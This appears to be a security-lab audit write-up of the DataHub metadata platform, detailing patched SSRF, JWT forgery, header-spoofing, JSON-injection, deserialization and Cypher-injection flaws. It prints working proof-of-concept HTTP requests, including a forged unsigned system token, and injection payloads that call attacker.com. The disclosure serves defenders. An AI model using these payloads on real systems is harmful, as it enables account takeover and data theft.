

When metadata trusts the wrong source
GitHub Security Lab recently completed an audit of DataHub, the open source metadata platform used by hundreds of organizations—including GitHub itself—for data discovery, observability, and federated governance. The audit turned up multiple vulnerabilities in the platform’s authentication and authorization modules that could allow an attacker to bypass login and reach sensitive metadata. Additional findings included unsafe deserialization, JSON injection, server-side request forgery (SSRF), and cross-site scripting (XSS).
All issues were reported to the vendor and patched in coordination with the DataHub development team. The bulk of the problems sit in how the platform’s frontend and backend components trust each other—and, in some cases, how they trust anyone who sends a request.
What was fixed and when
DataHub versions 0.8.45 and 0.9.5 address the following advisories:
- SSRF/XSS (CVE-2023-25557, CVSS 7.5) — fixed in 0.8.45
- Missing JWT signature check (CVE-2022-39366, CVSS 9.9) — fixed in 0.8.45
- System account impersonation (CVE-2023-25559, CVSS 8.2) — fixed in 0.8.45
- JSON Injection (CVE-2023-25560, CVSS 8.2) — fixed in 0.8.45
- Login fail open on JAAS misconfiguration (CVE-2023-25561, CVSS 6.9) — fixed in 0.8.45
- Failure to invalidate session on logout (CVE-2023-25562, CVSS 6.9) — fixed in 0.8.45
- Deserialization of untrusted data (CVE-2023-25558, CVSS 7.5) — fixed in 0.9.5
Three additional findings were triaged as not an issue or not fixed: an open redirect (GHSL-2022-077), AES in ECB mode (GHSL-2022-082), and multiple Cypher injections in Neo4JGraphService (GHSL-2022-087).
Separately, the audit found that PAC4J versions before 4.0 could lead to an unsafe deserialization vulnerability, assigned CVE-2023-25581.
Architecture: two components, one trust boundary
DataHub’s architecture has two main user-facing pieces. The frontend is a React UI for discovering, governing, and debugging data. The backend—the more critical part—is the metadata store (GMS), a Spring Java service hosting Rest.li API endpoints backed by MySQL, Elasticsearch, and Kafka for primary storage and indexing.

The frontend does not reach into storage directly. It talks to GMS through REST and GraphQL, and it also acts as a proxy that can forward any REST or GraphQL request to the backend. That proxy is the seam where several of the most serious flaws live.
SSRF/XSS via the frontend proxy (GHSL-2022-076)
DataHub’s frontend proxy is user-facing and is meant to add authentication if needed before forwarding requests to GMS. The forwarding logic lives in controllers.Application.proxy(). The audit found that the method builds the forwarding URL incorrectly in a way that lets external users reroute requests from the DataHub Frontend to arbitrary hosts.
Two code patterns combine to create the flaw. First, the user-controllable path (resolvedUri) is concatenated directly after the port with no forward slash:
return _ws.url(String.format("%s://%s:%s%s", protocol, metadataServiceHost, metadataServicePort, resolvedUri))
   .setMethod(request().method())
   .setHeaders(request()
Second, when the path starts with /api/gms, the application extracts everything after that prefix from the request URI into resolvedUri:
final String resolvedUri = mapPath(request().uri());
...

private String mapPath(@Nonnull final String path) {
// Case 1: Map legacy GraphQL path to GMS GraphQL API (for compatibility)
  if (path.equals("/api/v2/graphql")) {
    return "/api/graphql";
  }

  // Case 2: Map requests to /gms to / (Rest.li API)
  final String gmsApiPath = "/api/gms";
  if (path.startsWith(gmsApiPath)) {
    return String.format("%s", path.substring(gmsApiPath.length()));
  }

  // Otherwise, return original path
  return path;
}
In normal operation, a request to https://datahub-frontend:9002/api/gms/anything gets forwarded to https://datahub-gms:8800/anything. That is the intended behavior. But if /api/gms is not followed by a slash, everything after it is concatenated directly with the GMS port in the URL.
An attacker can exploit the @ character to break URL parsing and smuggle in a different hostname. A request to https://datahub-frontend:9002/api/[email protected]/123 gets forwarded to https://datahub-gms:[email protected]/123, where datahub-gms is parsed as the username and 8800 as the password, with example.com as the actual host.
Impact
The proxy will forward the request and return the response. Attackers get a full-read SSRF primitive. That can be pointed at internal-only servers to exfiltrate sensitive data or to modify resources on internal hosts.

The same mechanism doubles as a stored-style XSS channel. The attacker can reroute a request to a server they control and return a page with malicious JavaScript. Because the browser receives that data direct from the DataHub Frontend proxy, the JavaScript executes with the DataHub origin.
Exploitation normally requires a valid cookie to hit the frontend’s /api/gms endpoint. That constraint disappears when metadata service authentication is enabled on the frontend proxy: the proxy only checks for the presence of an Authorization header, not its value, so the SSRF works with an empty header.
Concretely, the following request reaches example.com, and the response is relayed back to the user as if it came from the DataHub origin:
GET /api/[email protected] HTTP/1.1
Host: datahub-frontend:9002
Authorization:
Connection: close
Open redirect (GHSL-2022-077)
The frontend controller is written with the Play framework, so it needed custom CodeQL modeling before analysis could begin. The team modeled untrusted data as flowing from the Http$Request object returned by request():
class PlayRequestAccess extends RemoteFlowSource {
    PlayRequestAccess() {
      exists(MethodAccess ma |
        ma.getMethod()
            .getDeclaringType()
            .getASourceSupertype*()
            .hasQualifiedName("play.mvc", ["Http$Request", "Http$RequestHeader"]) and
        ma.getMethod().getName() =
          [
            "body", "cookie", "cookies", "flash", "getCookie", "getHeaders", "getQueryString",
            "header", "host", "path", "queryString", "uri"
          ] and
        ma = this.asExpr()
      )
    }

    override string getSourceType() { result = "PlayRequest" }
  }
Tracking that tainted data led to AuthenticationController.authenticate(), which uses the redirect_uri query parameter to send authenticated users to any arbitrary location:
final Optional<String> maybeRedirectPath = Optional.ofNullable(ctx().request().getQueryString(AUTH_REDIRECT_URI_PARAM));
final String redirectPath = maybeRedirectPath.orElse("/");
if (AuthUtils.hasValidSessionCookie(ctx())) {
    return redirect(redirectPath);
}
A logged-in user who follows http://datahub-server/authenticate?redirect_uri=https://attacker.com/ can be redirected to a fake login page designed to harvest credentials. DataHub classified this as not an issue.
JWT signature verification bypass lets attackers forge tokens
CodeQL’s out-of-the-box queries surfaced a critical flaw in the DataHub metadata service (GMS). The contributed Missing JWT signature check query found that StatelessTokenService uses the parse() method of io.jsonwebtoken.JwtParser rather than one of the signature-verifying alternatives.
final Claims claims = (Claims) Jwts.parserBuilder()
          .setSigningKey(base64Key)
          .build()
          .parse(accessToken)
          .getBody();

As the query documentation explains, parseClaimsJws and parsePlaintextJws verify that a token is properly signed, while parse accepts a JWT with an empty signature even when a signing key is configured. An attacker can forge arbitrary JWTs that the service will accept.
The practical impact is severe: with metadata service authentication enabled, an attacker connecting to a DataHub instance can impersonate any user, including the system account. A proof of concept demonstrates sending GraphQL queries with a fabricated token for the system user — or even no signature at all — and having the requests processed as legitimate.
POST /api/graphql HTTP/1.1
Host: datahub-frontend:9002
Authorization: Bearer eyJhbGciOiJub25lIn0.eyJhY3RvclR5cGUiOiJVU0VSIiwiYWN0b3JJZCI6Il9fZGF0YWh1Yl9zeXN0ZW0iLCJ0eXBlIjoiU0VTU0lPTiIsInZlcnNpb24iOiIxIiwianRpIjoiN2VmOTkzYjQtMjBiOC00Y2Y5LTljNmYtMTE2NjNjZWVmOTQzIiwic3ViIjoiZGF0YWh1YiIsImlzcyI6ImRhdGFodWItbWV0YWRhdGEtc2VydmljZSJ9.
Content-Type: application/json
Connection: close
{"query":"{
    me {
        corpUser {
            username
        }
    }
  }",
 "variables":{}
}
Header casing mismatch enables system account impersonation
While reviewing the frontend proxy code, an interesting comment led to a second authorization bypass. The proxy is designed to strip the incoming X-DataHub-Actor header and replace it with one reflecting the current logged-in user. This is necessary because the metadata service, when running without authentication (the default), trusts that header to identify the caller.
// Remove X-DataHub-Actor to prevent malicious delegation.
return _ws.url(String.format("%s://%s:%s%s", protocol, metadataServiceHost, metadataServicePort, resolvedUri))
        .setMethod(request().method())
        .setHeaders(request()
            .getHeaders()
            .toMap()
            .entrySet()
            .stream()
            // Remove X-DataHub-Actor to prevent malicious delegation.
            .filter(entry -> !AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER.equals(entry.getKey()))
            ...
            .collect(Collectors.toMap(Map.Entry::getKey, Map.Entry::getValue))
 )
        ...
        .addHeader(AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER, getDataHubActorHeader())
The stripping logic relies on a case-sensitive equals() check, but the backend looks up the header case-insensitively. An attacker can exploit this discrepancy by sending an all-uppercase X-DATAHUB-ACTOR header. Here’s the attack flow:
- The authenticated user sends a request to the proxy with the malicious all-caps header impersonating
__datahub_system. - The header survives the case-sensitive strip.
- The application adds its own camelCase
X-DataHub-Actorheader for the real user. - The Play WS client, deduplicating headers by name, discards one based on casing — the all-caps variant wins.
- The backend accepts the remaining header via its case-insensitive lookup.
This leads to an authorization bypass letting any user act as the system account. If an attacker already has access to the backend service, the PLAY_SESSION cookie becomes unnecessary; sending the spoofed header is enough to impersonate the system account without any prior authentication.
A proof of concept shows a regular user requesting an invite token (a system-only action) and receiving a rejection, followed by the same request with the spoofed all-caps header successfully returning the token.
POST /api/v2/graphql HTTP/1.1
Host: datahub-frontend:9002
Content-Length: 175
Cookie: PLAY_SESSION=c6a3f3792d063f74ce7e00d510c2e4434bfe6727-actor=urn%3Ali%3Acorpuser%3Atest&token=eyJhbGciOiJIUzI1NiJ9.eyJhY3RvclR5cGUiOiJVU0VSIiwiYWN0b3JJZCI6InRlc3QiLCJ0eXBlIjoiU0VTU0lPTiIsInZlcnNpb24iOiIxIiwianRpIjoiODNmM2RhZmUtZWQ4OC00ZjZkLWEzOTctZDFiZDUyOGI0ZmJjIiwic3ViIjoidGVzdCIsImV4cCI6MTY2Mzg3ODMwNSwiaXNzIjoiZGF0YWh1Yi1tZXRhZGF0YS1zZXJ2aWNlIn0.7MTTZLQQEHJ_3RiQgIgo4q5K6gKikqwA7LgLVKxr3pI; actor=urn:li:corpuser:test

{"operationName":"getNativeUserInviteToken","variables":{},"query":"query getNativeUserInviteToken {\n getNativeUserInviteToken {\n    inviteToken\n __typename\n}\n}\n"}
HTTP/1.1 200 OK
Date: Wed, 21 Sep 2022 20:37:53 GMT
Server: Jetty (9.4.46.v20220331)
Connection: close
Content-Type: application/json
Content-Length: 324

{"errors":[{"message":"Unauthorized to perform this action. Please contact your DataHub administrator.","locations":[{"line":2,"column":3}],"path":["getNativeUserInviteToken"],"extensions":{"code":403,"type":"UNAUTHORIZED","classification":"DataFetchingException"}}],"data":{"getNativeUserInviteToken":null},"extensions":{}}
POST /api/v2/graphql HTTP/1.1
Host: datahub-frontend:9002
Content-Length: 175
Cookie: PLAY_SESSION=c6a3f3792d063f74ce7e00d510c2e4434bfe6727-actor=urn%3Ali%3Acorpuser%3Atest&token=eyJhbGciOiJIUzI1NiJ9.eyJhY3RvclR5cGUiOiJVU0VSIiwiYWN0b3JJZCI6InRlc3QiLCJ0eXBlIjoiU0VTU0lPTiIsInZlcnNpb24iOiIxIiwianRpIjoiODNmM2RhZmUtZWQ4OC00ZjZkLWEzOTctZDFiZDUyOGI0ZmJjIiwic3ViIjoidGVzdCIsImV4cCI6MTY2Mzg3ODMwNSwiaXNzIjoiZGF0YWh1Yi1tZXRhZGF0YS1zZXJ2aWNlIn0.7MTTZLQQEHJ_3RiQgIgo4q5K6gKikqwA7LgLVKxr3pI; actor=urn:li:corpuser:test
X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_system

{"operationName":"getNativeUserInviteToken","variables":{},"query":"query getNativeUserInviteToken {\n  getNativeUserInviteToken {\n    inviteToken\n __typename\n  }\n}\n"}
HTTP/1.1 200 OK
Date: Wed, 21 Sep 2022 20:40:17 GMT
Server: Jetty (9.4.46.v20220331)
Content-Type: application/json
Content-Length: 131

{"data":{"getNativeUserInviteToken":{"inviteToken":"oeuvkjqnntzcjngkgnirdxzpjizbgomu","__typename":"InviteToken"}},"extensions":{}}
JSON injection grants system-level access
A deeper look at frontend-backend communication revealed that AuthServiceClient crafts multiple JSON payloads using format strings with user-controlled data. The client is responsible for account creation, credential verification, password resets, and access token requests.
String json = String.format("{ \"%s\":\"%s\" }", USER_ID_FIELD, userId);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\" }",
              USER_URN_FIELD, userUrn, FULL_NAME_FIELD, fullName, EMAIL_FIELD, email, TITLE_FIELD, title,
              PASSWORD_FIELD, password, INVITE_TOKEN_FIELD, inviteToken);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\" }", USER_URN_FIELD, userUrn, PASSWORD_FIELD, password, RESET_TOKEN_FIELD, resetToken);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\" }", USER_URN_FIELD, userUrn, PASSWORD_FIELD, password); request.setEntity(new StringEntity(json));

...
The backend parses these strings with Jackson, which resolves colliding keys by keeping the last occurrence. An attacker can therefore inject additional fields that shadow the frontend’s own values, potentially overriding the intended user identity or other attributes.
This can result in an authentication bypass and even the creation of system accounts, leading to a full system compromise. Two proof-of-concept scenarios demonstrate the breadth:
The first exploits the login endpoint. A user with credentials test/test sends a crafted request that triggers two backend calls:
POST /logIn HTTP/1.1
Host: datahub-frontend:9002
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 70

{"username":"test\", \"userId\":\"__datahub_system", "password":"test"}
- The
/verifyNativeUserCredentialscheck passes because thetestaccount exists. - The
/generateSessionTokenForUsercall sees twouserIdkeys and generates a token for the last one —__datahub_system.
{
  "userUrn":"urn:li:corpuser:test",
  "userId":"__datahub_system",
  "password":"test"
}
{
   "userId":"test",
   "userId":"__datahub_system"
}
The injection succeeds even though the resulting PLAY_SESSION cookie is never returned to the attacker due to invalid characters it would contain.
The second scenario targets account creation. A user with an invite token can create a system account by submitting a crafted email address that injects a user URN field:
[email protected]\",\"userUrn\":\"urn:li:corpuser:__datahub_system
POST /signUp HTTP/1.1
Host: datahub-frontend:9002
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 131

{"fullName":"test","email":"[email protected]\",\"userUrn\":\"urn:li:corpuser:__datahub_system","password":"test","title":"Manager","inviteToken":"<invite_token>"}
This creates an account with URN urn:li:corpuser:__datahub_system. All requests from this new account are treated as originating from the system account. Notably, injection is not even strictly necessary here: nothing prevents an invite token holder from simply using __datahub_system as their email address, which yields the same system-level URN.
POST /signUp HTTP/1.1
Host: datahub-frontend:9002
X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_system
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 131

{"fullName":"test", "title":"test", "email":"__datahub_system", "password":"test", "inviteToken":"qxhemjniqozbovjqfkkuockqdjooxqgb"}
JAAS misconfiguration causes fail-open authentication
The authentication module also showed improper exception handling. In the authenticateJaasUser method, only LoginException triggers an AuthenticationException. Any other exception is swallowed by an empty catch-all block, allowing the login process to succeed:
 public static void authenticateJaasUser(@Nonnull String userName, @Nonnull String password) throws NamingException {
    Preconditions.checkArgument(!StringUtils.isAnyEmpty(userName), "Username cannot be empty");
    try {
      JAASLoginService jaasLoginService = new JAASLoginService("WHZ-Authentication");
      PropertyUserStoreManager propertyUserStoreManager = new PropertyUserStoreManager();
      propertyUserStoreManager.start();
      jaasLoginService.setBeans(Collections.singletonList(propertyUserStoreManager));
      JAASLoginService.INSTANCE.set(jaasLoginService);
      LoginContext lc = new LoginContext("WHZ-Authentication", new WHZCallbackHandler(userName, password));
      lc.login();
    } catch (LoginException le) {
      throw new AuthenticationException(le.toString());
    } catch (Exception e) {
      // Bad abstract class design, empty doStart that has throws Exception in the signature and subclass that also
      // does not throw any checked exceptions. This should never happen, all it does is create an empty HashMap...
    }
  }
A JAAS configuration error — say, in jaas.conf — throws an IOException on the line building the login context. That exception gets caught and ignored, so authentication completes successfully regardless of which credentials were supplied.
The result is an authentication bypass whenever an invalid JAAS configuration is in use. Replacing jaas.conf with a configuration that looks correct but is syntactically invalid (for example, missing a semicolon) will cause LDAP checks to appear to pass during testing, when in fact any username and password combination will be accepted.
WHZ-Authentication {
  com.sun.security.auth.module.LdapLoginModule sufficient
  userProvider="ldap://192.168.0.1:636"
  authIdentity="{USERNAME}"
  userFilter="(&(objectClass=person)(uid={USERNAME}))"
  java.naming.security.authentication="simple"
  debug="true"
};
Weak AES mode lowers encryption robustness
A final finding from CodeQL’s default queries was informational but worth addressing: both SecretUtils and SecretService encrypt DataHub secrets using AES in ECB mode. ECB is discouraged because identical input data always produces identical ciphertext, potentially leaking information about the underlying values. The reported impact is information disclosure, with very low severity.
Stale Session Cookies Remain Valid
During testing of the authentication flow, the team found that requests sent via Burp Repeater stayed valid even after logging out. The root cause: the code only clears session cookies on new sign-ins, not on logout. Even after a fresh sign-in cleared the session, previously emitted session cookies were still accepted as valid.
This means any authentication check relying on AuthUtils.hasValidSessionCookie() could be bypassed with a cookie from a logged-out session. That method is primarily used in the Authenticator class behind the @Security.Authenticated(Authenticator.class) annotation, which guards methods such as the frontend proxy's proxy() endpoint:
@Security.Authenticated(Authenticator.class)
public CompletableFuture<Result> proxy(String path) throws ExecutionException, InterruptedException {
   ...
}
Impact: Any previously issued session cookie remains valid after logout, enabling an authentication bypass.
Unsafe Deserialization in SSO via pac4j
When DataHub's frontend is configured for Single-Sign-On (SSO), it relies on the pac4j Java security framework. The audit found that pac4j processes id_token parameters unsafely: if any claim value starts with the {#sb64} prefix, the library treats it as a serialized Java object and deserializes it.
One practical attack path is through a malicious nonce claim. Per the OpenID specification, the nonce can hold arbitrary values and is included in the signed id_token payload. The vulnerable routine is org.pac4j.core.profile.InternalAttributeHandler#restore():
public Object restore(final Object value) {
        if (value != null && value instanceof String) {
            final String sValue = (String) value;
            if (sValue.startsWith(PREFIX)) {
if (sValue.startsWith(PREFIX_BOOLEAN)) {
                    return Boolean.parseBoolean(sValue.substring(PREFIX_BOOLEAN.length()));
                } else if () {
                  ...
                } else if (sValue.startsWith(PREFIX_SB64)) {
                    return serializationHelper.unserializeFromBase64(sValue.substring(PREFIX_SB64.length()));
                }
            }
        }
        return value;
    }
DataHub was pinned to pac4j 3.6.0, and the vulnerable InternalAttributeHandler class was later removed in pac4j 4.1. No existing CVE covered this issue, so it was reported upstream; CVE-2023-25581 now notifies users to upgrade. Although a RestrictedObjectInputStream limits deserializable classes, a broad range of Java packages remains reachable, leaving room for gadget-chain exploitation.
Impact: In the worst case, this enables remote code execution (RCE).
Exploitation conditions
For DataHub to be vulnerable, three conditions must hold:
- DataHub must use SSO authentication (tested with Google; other providers should behave identically).
- The attacker needs a valid account on the SSO provider — public Google accounts suffice, and the account need not have DataHub access.
- A suitable deserialization gadget chain must exist in the project. The proof of concept uses ysoserial's URLDNS payload to confirm deserialization; other chains could escalate to RCE, local file read, or information disclosure.
To reproduce:
- Configure Google SSO for the DataHub frontend per the project documentation.
- Navigate to
http://datahub-frontend:9002/authenticateand follow the redirect to Google Auth. - Before submitting an email, append
&nonce={%23sb64}rO0ABXN...serizalized_object_in_base64...to the URL and reload. For the PoC, generate the URLDNS payload viajava -jar ysoserial.jar URLDNS http://attacker.com/. - Authenticate with valid Google credentials.
- On redirect to
http://datahub-frontend:9002/callback/oidc, the nonce value is deserialized.
Cypher Injection in Neo4j Graph Queries
DataHub's graph backend uses Neo4j, with queries executed through Neo4JGraphService.runQuery(). The audit traced user-controlled data into this method via three endpoints: the frontend's /api/v2/graphql and /api/gms/relationships, and the backend's /relationships endpoint. None of these sanitizes or parameterizes the input before it reaches the query layer.
All entry points eventually call findRelatedEntities() with two user-controlled parameters: sourceTypes and sourceEntityFilter. The first is concatenated into the WHERE clause via computeEntityTypeWhereClause():
private String computeEntityTypeWhereClause(@Nonnull final List<String> sourceTypes, @Nonnull final List<String> destinationTypes) {
  String whereClause = "";

  Boolean hasSourceTypes = sourceTypes != null && !sourceTypes.isEmpty();
  Boolean hasDestTypes = destinationTypes != null && !destinationTypes.isEmpty();
  if (hasSourceTypes && hasDestTypes) {

     whereClause = String.format(" WHERE %s AND %s", sourceTypes.stream().map(type -> "src:" + type).collect(Collectors.joining(" OR ")), destinationTypes.stream().map(type -> "dest:" + type).collect(Collectors.joining(" OR ")));
  } else if (hasSourceTypes) {

     whereClause = String.format(" WHERE %s", sourceTypes.stream().map(type -> "src:" + type).collect(Collectors.joining(" OR ")));
  } else if (hasDestTypes) {

     whereClause = String.format(" WHERE %s", destinationTypes.stream().map(type -> "dest:" + type).collect(Collectors.joining(" OR ")));
  }
  return whereClause;
}
The second, which carries the user-supplied urn, is concatenated into the filter clause through criterionToString():
@Nonnull
private static String criterionToString(@Nonnull CriterionArray criterionArray) {
  if (!criterionArray.stream().allMatch(criterion -> Condition.EQUAL.equals(criterion.getCondition()))) {
    throw new RuntimeException("Neo4j query filter only support EQUAL condition " + criterionArray);
  }

  final StringJoiner joiner = new StringJoiner(",", "{", "}");

  criterionArray.forEach(criterion -> joiner.add(toCriterionString(criterion.getField(), criterion.getValue())));

  return joiner.length() <= 2 ? "" : joiner.toString();
}
Impact: An attacker could read or delete the entire Neo4j database, or trigger outbound HTTP requests to internal hosts (SSRF) and exfiltrate data.
Proof of concept
The Neo4j database must already contain nodes and relationships, which is typical for a production instance. For a fresh test install, create a test user and assign a role such as Reader.
An SSRF payload using LOAD CSV FROM against the frontend's /api/v2/graphql endpoint, via the types argument:
POST /api/v2/graphql HTTP/1.1
Host: datahub-frontend:9002
Content-Length: 361
Cookie: PLAY_SESSION=ed6b4b6ca1c2cea6066b36e4316ba1e121ff89fe-actor=urn%3Ali%3Acorpuser%3Adatahub&token=eyJhbGciOiJIUzI1NiJ9.eyJhY3RvclR5cGUiOiJVU0VSIiwiYWN0b3JJZCI6ImRhdGFodWIiLCJ0eXBlIjoiU0VTU0lPTiIsInZlcnNpb24iOiIxIiwianRpIjoiMzc2NjNkMGMtZmRiZC00MGRkLTljMTEtYzY0NTY4YzkzZTI5Iiwic3ViIjoiZGF0YWh1YiIsImV4cCI6MTY2Mzg0NDc1OCwiaXNzIjoiZGF0YWh1Yi1tZXRhZGF0YS1zZXJ2aWNlIn0.nqnNM9Jfq2Vnuz7Kz58Xzge6TjjPepATZVEDgYOJrvI; actor=urn:li:corpuser:datahub
Connection: close

{
  "operationName": "getUser",
  "variables": {},
  "query": "query getUser {corpUser(urn: \"urn:li:corpuser:test\") {groups: relationships(input:{types:\"IsMemberOfRole]->(dest ) WHERE 1=1 WITH 1337 AS X LOAD CSV FROM 'http://attacker.com' AS y RETURN ''//\", direction: OUTGOING, start: 0, count:  20}) { count } }}"
}
Note that the frontend's urn parameter is not injectable: it goes through Urn.createFromString, which enforces balanced parentheses. The backend's /relationships endpoint does not have that protection:
GET /relationships?direction=INCOMING&types=OwnedBy&urn=urn%3Ali%3Acorpuser%3Atest%22%7D%29%20WHERE%201%3D1%20WITH%201337%20AS%20x%20LOAD%20CSV%20FROM%20%27https%3A%2F%2Fattacker.com%27%20AS%20y%20RETURN%20%27%27%2F%2F HTTP/1.1
Host: datahub-backend:8080
Authorization:Bearer eyJhbGciOiJIUzI1NiJ9.eyJhY3RvclR5cGUiOiJVU0VSIiwiYWN0b3JJZCI6ImRhdGFodWIiLCJ0eXBlIjoiUEVSU09OQUwiLCJ2ZXJzaW9uIjoiMiIsImp0aSI6ImIwN2U1MmNmLTAyODAtNDUzYS05MDZjLTE4YTc2N2E2MjM5YSIsInN1YiI6ImRhdGFodWIiLCJleHAiOjE2NjYzNTE1MDksImlzcyI6ImRhdGFodWItbWV0YWRhdGEtc2VydmljZSJ9.k3xFGoEd1cSIk_QoMO6nmBiLg0tE4aQJyf_3RimffyI
Connection: close
GET /relationships?direction=OUTGOING&types=IsMemberOfRole%5D-%3E%28dest%29%20WHERE%201%3D1%20WITH%201337%20AS%20x%20LOAD%20CSV%20FROM%20%27https%3A%2F%2Fattacker.com%27%20AS%20y%20RETURN%20%27%27%2F%2F&urn=urn:li:corpuser:test HTTP/1.1
Host: datahub-backend:8080
Authorization:Bearer eyJhbGciOiJIUzI1NiJ9.eyJhY3RvclR5cGUiOiJVU0VSIiwiYWN0b3JJZCI6ImRhdGFodWIiLCJ0eXBlIjoiUEVSU09OQUwiLCJ2ZXJzaW9uIjoiMiIsImp0aSI6ImIwN2U1MmNmLTAyODAtNDUzYS05MDZjLTE4YTc2N2E2MjM5YSIsInN1YiI6ImRhdGFodWIiLCJleHAiOjE2NjYzNTE1MDksImlzcyI6ImRhdGFodWItbWV0YWRhdGEtc2VydmljZSJ9.k3xFGoEd1cSIk_QoMO6nmBiLg0tE4aQJyf_3RimffyI
Connection: close
Disclosure and fixes
The GitHub Security Lab disclosed all findings through DataHub's Slack channel, enabling direct coordination. Fixes began landing with the v0.8.45 release. Advisories were published on 2022-10-28 for GHSL-2022-078 and on 2023-01-06 for GHSL-2022-076, GHSL-2022-079, GHSL-2022-080, GHSL-2022-081, GHSL-2022-083, and GHSL-2022-086. The team credits the DataHub maintainers for their prompt response and for hardening the platform against these attacks.



